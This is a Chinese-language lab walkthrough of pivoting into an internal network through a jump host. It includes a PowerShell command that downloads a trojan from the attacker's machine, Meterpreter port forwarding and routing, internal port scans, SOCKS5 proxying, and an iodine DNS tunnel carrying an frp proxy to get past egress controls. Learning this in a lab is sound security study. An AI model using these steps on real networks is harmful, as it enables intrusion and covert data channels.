
借跳板通信内网实验
借跳板通信内网实验
win-server-2016:host-only:192.168.136.135
ubuntu:host-only:192.168.136.136(开了web80端口)
win-10:host-only+桥接:192.168.136.129、192.168.43.173
kali:桥接:192.168.57.43.215
注意win-server-2016是命令行版本的,没有桌面需要更改防火墙入站规则,允许icmp请求回显
New-NetFirewallRule -DisplayName "Allow ICMPv4-In" -Protocol ICMPv4 -IcmpType 8 -Action Allow -Profile Domain/Public


New-NetFirewallRule -DisplayName "Allow ICMPv4-Out" -Protocol ICMPv4 -IcmpType 0 -Enabled True -Action Allow -Profile Domain/Public
kali和win-10可以互相ping通、win-server-2016和win-10可以互相ping通
kali和win-server-2016不能互相ping通
powershell下载木马
Invoke-WebRequest -Uri "http://192.168.43.215:8888/shellwin10.exe" -OutFile "shell-win10.exe"
meterpreter端口转发
msf上线,meterpreter直接端口转发,本地9999端口转发到Ubuntu的80端口

浏览器访问127.0.0.1:9999

meterpreter>portfwd flush:清除所有端口转发
meterpreter做路由
做路由方便msf进行内网渗透(这里路由只能使用msf访问内网,要想使用其他工具需要做代理)
run autoroute -s 192.168.136.0/24

use auxiliary/scanner/portscan/syn:扫描端口(需要root权限启动msf)
或者use auxiliary/scanner/portscan/tcp:扫得更快
set rhosts 192.168.136.136
set threads 10
run

msf socks5代理
做socks5代理需要先建立对应网段路由
use auxiliary/server/socks_proxy(默认是0.0.0.0:1080)
run

命令行查看1080端口是否开放:netstat -antp
vim /etc/proxychains4.conf:添加-- socks5 0.0.0.0 1080
proxychains4 curl http://192.168.136.136:80
浏览器设置代理访问不了,配置proxychains4全局代理,curl成功访问

配置全局代理后,设置浏览器的代理就可以访问80端口成功
用socks5代理来用nmap扫描,发现不能扫内网ip(因为socks5只支持TCP/UDP流量,而proxychains4只支持TCP,所有icmp不能用),所以在msf进行主机发现
nmap可以端口扫描:

利用木马建socks5代理,访问内网80端口以及对内网机器进行端口扫描整个过程wireshark抓包查看流量
注意:跳板机可以出网可以反弹shell,内网机器出不了网,在通过跳板机攻击内网机器时用正向连接
DNS隧道搭建
(1)公网配置NS记录,方便把dns解析时的数据给到自己的公网机器
有个NS记录叫ns指向www.域名
而有个A记录www指向公网ip
vps记得开放53端口
(2)公网服务器安装iodine运行
iodined -f -c -P xxx 192.168.200.1 ns.域名 -DD
-f:前台运行
-c:禁止检查传入请求客户端ip地址
-P:指定客户端、服务端之间用于身份验证的密码(xxx)
-DD:调试级别为二级,D的数量表示几级

192.168.200.1是虚拟局域网的ip地址

(3)内网服务器安装iodine,执行
linux执行:iodine -f -P xxx 公网ip ns.域名
windows执行:iodine.exe -f -P xxx 公网ip ns.域名  windows需要安装tap驱动程序

公网机器:ping 192.168.200.2可以ping通,DNS隧道搭建成功
DNS隧道+socks5代理
利用公网与跳板机之间的DNS隧道访问内网机器
(1)公网机器配置frps
[common]
bind_addr = 0.0.0.0
bind_port = 7000
token = 12345678

执行:./frps -c frps.ini

一旦跳板机frpc执行,可以看到显示虚拟网卡192.168.200.2连接过来了
(2)内网机器配置frpc
[common]
server_addr = 192.168.200.1 iodine建立的公网机器的虚拟ip(iodine服务端)
server_port = 7000
token = 12345678

[socks5_xm]
type = tcp
remote_port = 8089
plugin = socks5

use_encryption = true
use_compression = true

linux执行:./frpc -c frpc.ini
windows执行:frpc.exe -c frpc.ini

kali配置代理:socks5 公网ip 8089,访问内网ip:192.168.136.136
DNS隧道包裹socks5代理流量

注意:记得开放公网机器的8089端口

 浙公网安备 33010602011771号